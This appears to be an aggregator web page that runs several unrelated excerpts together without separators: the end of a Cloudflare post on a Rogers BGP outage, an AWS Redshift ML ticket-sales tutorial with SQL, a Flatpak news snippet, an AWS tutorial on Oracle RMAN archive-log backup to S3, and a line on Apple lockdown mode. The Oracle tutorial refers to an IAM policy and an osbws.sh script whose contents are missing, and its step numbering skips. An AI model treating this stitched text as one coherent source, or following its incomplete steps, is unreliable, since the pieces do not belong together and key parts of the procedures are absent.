

A BGP update message informs a router of changes made to a prefix (a group of IP addresses) advertisement or entirely withdraws the prefix. In this next chart, we can see that at 08:45 there was a withdrawal of prefixes from Roger’s ASN.

Since then, at 14:30, attempts seem to be made to advertise their prefixes again. This maps to us seeing a slow increase in traffic again from Rogers’ end users.
The graph below, which shows the prefixes we were receiving from Rogers in Toronto, clearly shows the withdrawal of prefixes around 08:45, and the slow start in recovery at 14:30, with another round of withdraws at around 15:45.
Outages happen more regularly than people think. This week we did an Internet disruptions overview for Q2 2022 where you can get a better sense of that, and on how collaborative and interconnected the Internet (the network of networks) is. And not so long ago Facebook had an hours long outage where BGP updates showed Facebook itself disappearing from the Internet.
Follow @CloudflareRadar on Twitter for updates on Internet disruptions as they occur, and find up-to-date information on Internet trends using Cloudflare Radar.
Amazon Redshift ML makes it easy for SQL users to create, train, and deploy ML models using familiar SQL commands. Redshift ML allows you to use your data in Amazon Redshift with Amazon SageMaker, a fully managed ML service, without requiring you to become an expert in ML.
AWS Data Exchange makes it easy to find, subscribe to, and use third-party data in the cloud. AWS Data Exchange for Amazon Redshift enables you to access and query tables in Amazon Redshift without extracting, transforming, and loading files (ETL).
As a subscriber, you can browse through the AWS Data Exchange catalog and find data products that are relevant to your business with data stored in Amazon Redshift, and subscribe to the data from the providers without any further processing, and no need for an ETL process.
If the provider data is not already available in Amazon Redshift, many providers will add the data to Amazon Redshift upon request.
In this post, we show you the process of subscribing to datasets through AWS Data Exchange without ETL, running ML algorithms on an Amazon Redshift cluster, and performing local inference and production.
Solution overview
The use case for the solution in this post is to predict ticket sales for worldwide events based on historical ticket sales data using a regression model. The data or ETL engineer can build the data pipeline by subscribing to the Worldwide Event Attendance product on AWS Data Exchange without ETL. You can then create the ML model in Redshift ML using the time series ticket sales data and predict future ticket sales.
To implement this solution, you complete the following high-level steps:
Subscribe to datasets using AWS Data Exchange for Amazon Redshift.
Connect to the datashare in Amazon Redshift.
Create the ML model using the SQL notebook feature of the Amazon Redshift query editor V2.
The following diagram illustrates the solution architecture.
Prerequisites
Before starting this walkthrough, you must complete the following prerequisites:
Make sure the Amazon Redshift cluster is encrypted, because the data provider is encrypted and Amazon Redshift data sharing requires homogeneous encryption configurations. For more details on homogeneous encryption, refer to Data sharing considerations in Amazon Redshift.
Create an S3 bucket for storing the training data and model output.
Please note that some of the above AWS resources in this walkthrough will incur charges. Please remember to delete the resources when you’re finished.
Subscribe to an AWS Data Exchange product with Amazon Redshift data
To subscribe to an AWS Data Exchange public dataset, complete the following steps:
On the AWS Data Exchange console, choose Explore available data products.
In the navigation pane, under Data available through, select Amazon Redshift to filter products with Amazon Redshift data.
Choose Worldwide Event Attendance (Test Product).
Choose Continue to subscribe.
Confirm the catalog is subscribed by checking that it’s listed on the Subscriptions page.
Predict tickets sold using Redshift ML
To set up prediction using Redshift ML, complete the following steps:
On the Amazon Redshift console, choose Datashares in the navigation pane.
On the Subscriptions tab, confirm that the AWS Data Exchange datashare is available.
In the navigation pane, choose Query editor v2.
Connect to your Amazon Redshift cluster in the navigation pane.
Amazon Redshift provides a feature to create notebooks and run your queries; the notebook feature is currently in preview and available in all Regions. For the remaining part of this tutorial, we run queries in the notebook and create comments in the markdown cell for each step.
Choose the plus sign and choose Notebook.
Choose Add markdown.
Enter Show available data share in the cell.
Choose Add SQL.
Enter and run the following command to see the available datashares for the cluster:
SHOW datashares;
You should be able to see worldwide_event_test_data, as shown in the following screenshot.
Note the producer_namespace and producer_account values from the output, which we use in the next step.
Choose Add markdown and enter Create database from datashare with producer_namespace and procedure_account.
Choose Add SQL and enter the following code to create a database to access the datashare. Use the producer_namespace and producer_account values you copied earlier.
CREATE DATABASE ml_blog_db FROM DATASHARE worldwide_event_test_data OF ACCOUNT 'producer_account' NAMESPACE 'producer_namespace';
Choose Add markdown and enter Create new table to consolidate features.
Choose Add SQL and enter the following code to create a new table called event consisting of the event sales by date and assign a running serial number to split into training and validation datasets:
CREATE TABLE event AS
	SELECT eventname, qtysold, saletime, day, week, month, qtr, year, holiday, ROW_NUMBER() OVER (ORDER BY RANDOM()) r
	FROM "ml_blog_db"."public"."sales" s
	INNER JOIN "ml_blog_db"."public"."event" e
	ON s.eventid = e.eventid
	INNER JOIN "ml_blog_db"."public"."date" d
	ON s.dateid = d.dateid;
Event name, quantity sold, sale time, day, week, month, quarter, year, and holiday are columns in the dataset from AWS Data Exchange that are used as features in the ML model creation.
Choose Add markdown and enter Split the dataset into training dataset and validation dataset.
Choose Add SQL and enter the following code to split the dataset into training and validation datasets:
CREATE TABLE training_data AS
	SELECT eventname, qtysold, saletime, day, week, month, qtr, year, holiday
	FROM event
	WHERE r >
	(SELECT COUNT(1) * 0.2 FROM event);

	CREATE TABLE validation_data AS
	SELECT eventname, qtysold, saletime, day, week, month, qtr, year, holiday
	FROM event
	WHERE r <=
	(SELECT COUNT(1) * 0.2 FROM event);
Choose Add markdown and enter Create ML model.
Choose Add SQL and enter the following command to create the model. Replace the your_s3_bucket parameter with your bucket name.
CREATE MODEL predict_ticket_sold
	FROM training_data
	TARGET qtysold
	FUNCTION predict_ticket_sold
	IAM_ROLE 'default'
	PROBLEM_TYPE regression
	OBJECTIVE 'mse'
	SETTINGS (s3_bucket 'your_s3_bucket',
	s3_garbage_collect off,
	max_runtime 5000);
Note: It can take up to two hours to create and train the model. The following screenshot shows the example output from adding our markdown and SQL.
Choose Add markdown and enter Show model creation status. Continue to next step once the Model State has changed to Ready.
Choose Add SQL and enter the following command to get the status of the model creation:
SHOW MODEL predict_ticket_sold;
Move to the next step after the Model State has changed to READY.
Choose Add markdown and enter Run the inference for eventname Jason Mraz.
When the model is ready, you can use the SQL function to apply the ML model to your data. The following is sample SQL code to predict the tickets sold for a particular event using the predict_ticket_sold function created in the previous step:
SELECT eventname,
	predict_ticket_sold(
	eventname, saletime, day, week, month, qtr, year, holiday ) AS predicted_qty_sold,
	day, week, month
	FROM event
	Where eventname = 'Jason Mraz';
The following is the output received by applying the ML function predict_ticket_sold on the original dataset. The output of the ML function is captured in the field predicted_qty_sold, which is the predicted ticket sold quantity.
Share notebooks
To share the notebooks, complete the following steps:
Add a principal tag to the role with the tag name sqlworkbench-team.
Set the value of this tag to the principal (user, group, or role) you’re granting access to.
After you configure these permissions, navigate to the Amazon Redshift console and choose Query editor v2 in the navigation pane. If you haven’t used the query editor v2 before, please configure your account to use query editor v2.
Choose Notebooks in the left pane and navigate to My notebooks.
Right-click on the notebook you want to share and choose Share with my team.
You can confirm that the notebook is shared by choosing Shared to my team and checking that the notebook is listed.
Summary
In this post, we showed you how to build an end-to-end pipeline by subscribing to a public dataset through AWS Data Exchange, simplifying data integration and processing, and then running prediction using Redshift ML on the data.
We look forward to hearing from you about your experience. If you have questions or suggestions, please leave a comment.
About the Authors
Yadgiri Pottabhathini is a Sr. Analytics Specialist Solutions Architect. His role is to assist customers in their cloud data warehouse journey and help them evaluate and align their data analytics business objectives with Amazon Redshift capabilities.
Ekta Ahuja is an Analytics Specialist Solutions Architect at AWS. She is passionate about helping customers build scalable and robust data and analytics solutions. Before AWS, she worked in several different data engineering and analytics roles. Outside of work, she enjoys baking, traveling, and board games.
BP Yau is a Sr Product Manager at AWS. He is passionate about helping customers architect big data solutions to process data at scale. Before AWS, he helped Amazon.com Supply Chain Optimization Technologies migrate its Oracle data warehouse to Amazon Redshift and build its next generation big data analytics platform using AWS technologies.
Srikanth Sopirala is a Principal Analytics Specialist Solutions Architect at AWS. He is a seasoned leader with over 20 years of experience, who is passionate about helping customers build scalable data and analytics solutions to gain timely insights and make critical business decisions. In his spare time, he enjoys reading, spending time with his family, and road cycling.
Linux distributions have changed quite a bit over the last 30 years, but
the way that they package software has been relatively static. While the
.deb and RPM formats (and others) have evolved with time, their current
form would not be unrecognizable to their creators. Distributors are
pushing for change, though. Both the Fedora and openSUSE projects are
moving to reduce the role of the venerable RPM format and switch to Flatpak for much of their software
distribution; some users are proving hard to convince that this is a good
idea, though.
Customers running Oracle databases on Amazon Elastic Compute Cloud (Amazon EC2) often take database and schema backups using Oracle native tools, like Data Pump and Recovery Manager (RMAN), to satisfy data protection, disaster recovery (DR), and compliance requirements. A priority is to reduce backup time as the data grows exponentially and recover sooner in case of failure/disaster.
In situations where RMAN backup is used as a DR solution, using AWS Backup to backup the file system and using RMAN to backup the archive logs are an efficient method to perform Oracle database point-in-time recovery in the event of a disaster.
Sample use cases:
Quickly build a copy of production database to test bug fixes or for a tuning exercise.
Recover from a user error that removes data or corrupts existing data.
A complete database recovery after a media failure.
There are two options to backup the archive logs using RMAN:
This is Part 1 of this two-part series, we provide a mechanism to use AWS Backup to create a full backup of the EC2 instance, including the OS image, Oracle binaries, logs, and data files. In this post, we will use Oracle RMAN to perform archived redo log backup to an Amazon S3 bucket. Then, we demonstrate the steps to restore a database to a specific point-in-time using AWS Backup and Oracle RMAN.
Solution overview

Figure 1 demonstrates the workflow:
Oracle database on Amazon EC2 configured with Oracle Secure Backup (OSB)
AWS Backup service to backup EC2 instance at regular intervals.
S3 bucket for storing Oracle RMAN archive log backups
Figure 1. Oracle Database in Amazon EC2 using AWS Backup and S3 for backup and restore
Prerequisites
For this solution, the following prerequisites are required:
An AWS account
Oracle database and AWS CLI in an EC2 instance
Access to configure AWS Backup
Acces to S3 bucket to store the RMAN archive log backup
1. Configure AWS Backup
You can choose AWS Backup to schedule daily backups of the EC2 instance. AWS Backup efficiently stores your periodic backups using backup plans. Only the first EBS snapshot performs a full copy from Amazon Elastic Block Storage (Amazon EBS) to Amazon S3. All subsequent snapshots are incremental snapshots, copying just the changed blocks from Amazon EBS to Amazon S3, thus, reducing backup duration and storage costs. Oracle supports Storage Snapshot Optimization, which takes third-party snapshots of the database without placing the database in backup mode. By default, AWS Backup now creates crash-consistent backups of Amazon EBS volumes that are attached to an EC2 instance. Customers no longer have to stop their instance or coordinate between multiple Amazon EBS volumes attached to the same EC2 instance to ensure crash-consistency of their application state.



You can create daily scheduled backup of EC2 instances. Figures 2, 3, and 4 are sample screenshots of the backup plan, associating an EC2 instance with the backup plan.
Figure 2. Configure backup rule using AWS Backup
Figure 3. Select EC2 instance containing Oracle Database for backup
Figure 4. Summary screen showing the backup rule and resources managed by AWS Backup
Oracle RMAN archive log backup
While AWS Backup is now creating a daily backup of the EC2 instance, we also want to make sure we backup the archived log files to a protected location. This will let us do point-in-time restores and restore to other recent times than just the last daily EC2 backup. Here, we provide the steps to backup archive log using RMAN to S3 bucket.
Backup/restore archive logs to/from Amazon S3 using OSB
Backing-up the Oracle archive logs is an important part of the process. In this section, we will describe how you can backup their Oracle Archive logs to Amazon S3 using OSB. Note: OSB is a separately licensed product from Oracle Corporation, so you will need to be properly licensed for OSB if you use this approach.
2. Setup S3 bucket and IAM role
Oracle Archive log backups can be scheduled using cron script to run at regular interval (for example, every 15 minutes). These backups are stored in an S3 bucket.
a. Create an S3 bucket with lifecycle policy to transition the objects to S3 Standard-Infrequent Access. b. Attach the following policy to the IAM Role of EC2 containing Oracle database or create an IAM role (ec2access) with the following policy and attach it to the EC2 instance. Update bucket-name with the bucket created in previous step.
After we have configured the backup of EC2 instance using AWS Backup, we setup OSB in the EC2 instance. In these steps, we show the mechanism to configure OSB.
a. Verify hardware and software prerequisites for OSB Cloud Module. b. Login to the EC2 instance with User ID owning the Oracle Binaries. c. Download Amazon S3 backup installer file (osbws_install.zip) d. Create Oracle wallet directory.
mkdir $ORACLE_HOME/dbs/osbws_wallet
e. Create a file (osbws.sh) in the EC2 instance with the following commands. Update IAM role with the one created/updated in Step 2b.
chmod 700 osbws.sh
./osbws.sh

Sample output: AWS credentials are valid.
Oracle Secure Backup Web Service wallet created in directory /u01/app/oracle/product/19.3.0.0/db_1/dbs/osbws_wallet.
Oracle Secure Backup Web Service initialization file /u01/app/oracle/product/19.3.0.0/db_1/dbs/osbwsoratst.ora created.
Downloading Oracle Secure Backup Web Service Software Library from file osbws_linux64.zip.
Download complete.
g. Set ORACLE_SID by executing below command:
. oraenv
h. Running the script – osbws.sh installs OSB libraries and creates a file called osbws<ORACLE_SID>.ora. i. Add/modify below with S3 bucket(bucket-name) and region(ex:us-west-2) created in Step 2a.
With OSB installed in the EC2 instance, you can backup Oracle archive logs to S3 bucket. These backups can be used to perform database point-in-time recovery in case of database crash/corruption . oratst is used as an example in below commands.
a. Configure RMAN repository. Example below uses Oracle 19c and Oracle Sid – oratst.
RMAN> configure channel device type sbt parms='SBT_LIBRARY=/u01/app/oracle/product/19.3.0.0/db_1/lib/libosbws.so,SBT_PARMS=(OSB_WS_PFILE=/u01/app/oracle/product/19.3.0.0/db_1/dbs/osbwsoratst.ora)';
b. Create a script (for example, rman_archive.sh) with below commands, and schedule using crontab (example entry: */5 * * * * rman_archive.sh) to run every 5 minutes. This will makes sure Oracle Archive logs are backed up to Amazon S3 frequently, thus ensuring an recovery point objective (RPO) of 5 minutes.
dt=`date +%Y%m%d_%H%M%S`

rman target / log=rman_arch_bkup_oratst_${dt}.log <<EOF

RUN
{
	allocate channel c1_s3 device type sbt
	parms='SBT_LIBRARY=/u01/app/oracle/product/19.3.0.0/db_1/lib/libosbws.so,SBT_PARMS=(OSB_WS_PFILE=/u01/app/oracle/product/19.3.0.0/db_1/dbs/osbwsoratst.ora)' MAXPIECESIZE 10G;

	BACKUP ARCHIVELOG ALL delete all input;
	Backup CURRENT CONTROLFILE;

release channel c1_s3;

}

EOF
c. Copy RMAN logs to S3 bucket. These logs contain the database identifier (DBID) that is required when we have to restore the database using Oracle RMAN.
In the event of a database crash/corruption, we can use AWS Backup service and Oracle RMAN Archive log backup to recover database to a specific point-in-time.
a. Typically, you would pick the most recent recovery point completed before the time you wish to recover. Using AWS Backup, identify the recovery point ID to restore by following the steps on restoring an Amazon EC2 instance. Note: when following the steps, be sure to set the “User data” settings as described in the next bullet item.
After the EBS volumes are created from the snapshot, there is no need to wait for all of the data to transfer from Amazon S3 to your EBS volume before your attached instance can start accessing the volume. Amazon EBS snapshots implement lazy loading, so that you can begin using them right away.
b. Be sure the database does not start automatically after restoring the EC2 instance, by renaming /etc/oratab. Use the following command in “User data” section while restoring EC2 instance. After database recovery, we can rename it back to /etc/oratab.
#!/usr/bin/sh
sudo su -
mv /etc/oratab /etc/oratab_bk
c. Login to the EC2 instance once it is up, and execute the RMAN recovery commands mentioned. Identify the DBID from RMAN logs saved in the S3 bucket. These commands use database oratst as an example:
rman target /

RMAN> startup nomount

RMAN> set dbid DBID

# Below command is to restore the controlfile from autobackup

RMAN> RUN
{
    allocate channel c1_s3 device type sbt
	parms='SBT_LIBRARY=/u01/app/oracle/product/19.3.0.0/db_1/lib/libosbws.so,SBT_PARMS=(OSB_WS_PFILE=/u01/app/oracle/product/19.3.0.0/db_1/dbs/osbwsoratst.ora)';

    RESTORE CONTROLFILE FROM AUTOBACKUP;
    alter database mount;

    release channel c1_s3;
}


#Identify the recovery point (sequence_number) by listing the backups available in catalog.

RMAN> list backup;
In Figure 5, the most recent archive log backed up is 380, so you can use this sequence number in the next set of RMAN commands.
Figure 5. Sample output of Oracle RMAN “list backup” command
RMAN> RUN
{
    allocate channel c1_s3 device type sbt
	parms='SBT_LIBRARY=/u01/app/oracle/product/19.3.0.0/db_1/lib/libosbws.so,SBT_PARMS=(OSB_WS_PFILE=/u01/app/oracle/product/19.3.0.0/db_1/dbs/osbwsoratst.ora)';

    recover database until sequence sequence_number;
    ALTER DATABASE OPEN RESETLOGS;
    release channel c1_s3;
}
d. To avoid performance issues due to lazy loading, after the database is open, run the following command to force a faster restoration of the blocks from S3 bucket to EBS volumes (this example allocates two channels and validates the entire database).
RMAN> RUN
{
  ALLOCATE CHANNEL c1 DEVICE TYPE DISK;
  ALLOCATE CHANNEL c2 DEVICE TYPE DISK;
  VALIDATE database section size 1200M;
}
e. This completes the recovery of database, and we can let the database automatically start by renaming file back to /etc/oratab.
mv /etc/oratab_bk /etc/oratab
6. Backup retention
Ensure that the AWS Backup lifecycle policy matches the Oracle Archive log backup retention. Also, follow documentation to configure Oracle backup retention and delete expired backups. This is a sample command for Oracle backup retention:
CONFIGURE BACKUP OPTIMIZATION ON;
CONFIGURE RETENTION POLICY TO RECOVERY WINDOW OF 31 DAYS;

RMAN> RUN
{
    allocate channel c1_s3 device type sbt
	parms='SBT_LIBRARY=/u01/app/oracle/product/19.3.0.0/db_1/lib/libosbws.so,SBT_PARMS=(OSB_WS_PFILE=/u01/app/oracle/product/19.3.0.0/db_1/dbs/osbwsoratst.ora)';

            crosscheck backup;
            delete noprompt obsolete;
            delete noprompt expired backup;

    release channel c1_s3;
}
Cleanup
Follow below instructions to remove or cleanup the setup:
Delete/Update IAM role (ec2access) to remove access from the S3 bucket used to store archive logs.
Remove the cron entry from the EC2 instance configured in Step 4b.
Delete the S3 bucket that was created in Step 2a to store Oracle RMAN archive log backups.
Conclusion
In this post, we demonstrate how to use AWS Backup and Oracle RMAN Archive log backup of Oracle databases running on Amazon EC2 can restore and recover efficiently to a point-in-time, without requiring an extra-step of restoring data files. Data files are restored as part of the AWS Backup EC2 instance restoration. You can leverage this solution to facilitate restoring copies of your production database for development or testing purposes, plus recover from a user error that removes data or corrupts existing data.
Apple has introducedlockdown mode for high-risk users who are concerned about nation-state attacks. It trades reduced functionality for increased security in a very interesting way.
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.